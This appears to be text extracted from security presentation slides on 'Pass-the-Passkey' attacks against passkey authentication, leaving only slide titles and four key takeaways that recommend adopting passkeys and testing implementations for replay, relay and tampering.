
Pass-the-Hash



Pass-the-Passkey



Pass-the-Passkey Attack Tooling



Key Takeaways

1. Passkeys remain worth adopting because attacks are harder than passwords.
2. Endpoint compromise and flaws can bypass phishing-resistant MFA.
3. Test passkey implementations for replay, relay, and tampering.
4. Visit <https://github.com/SpecterOps/pass-the-passkey> for details.

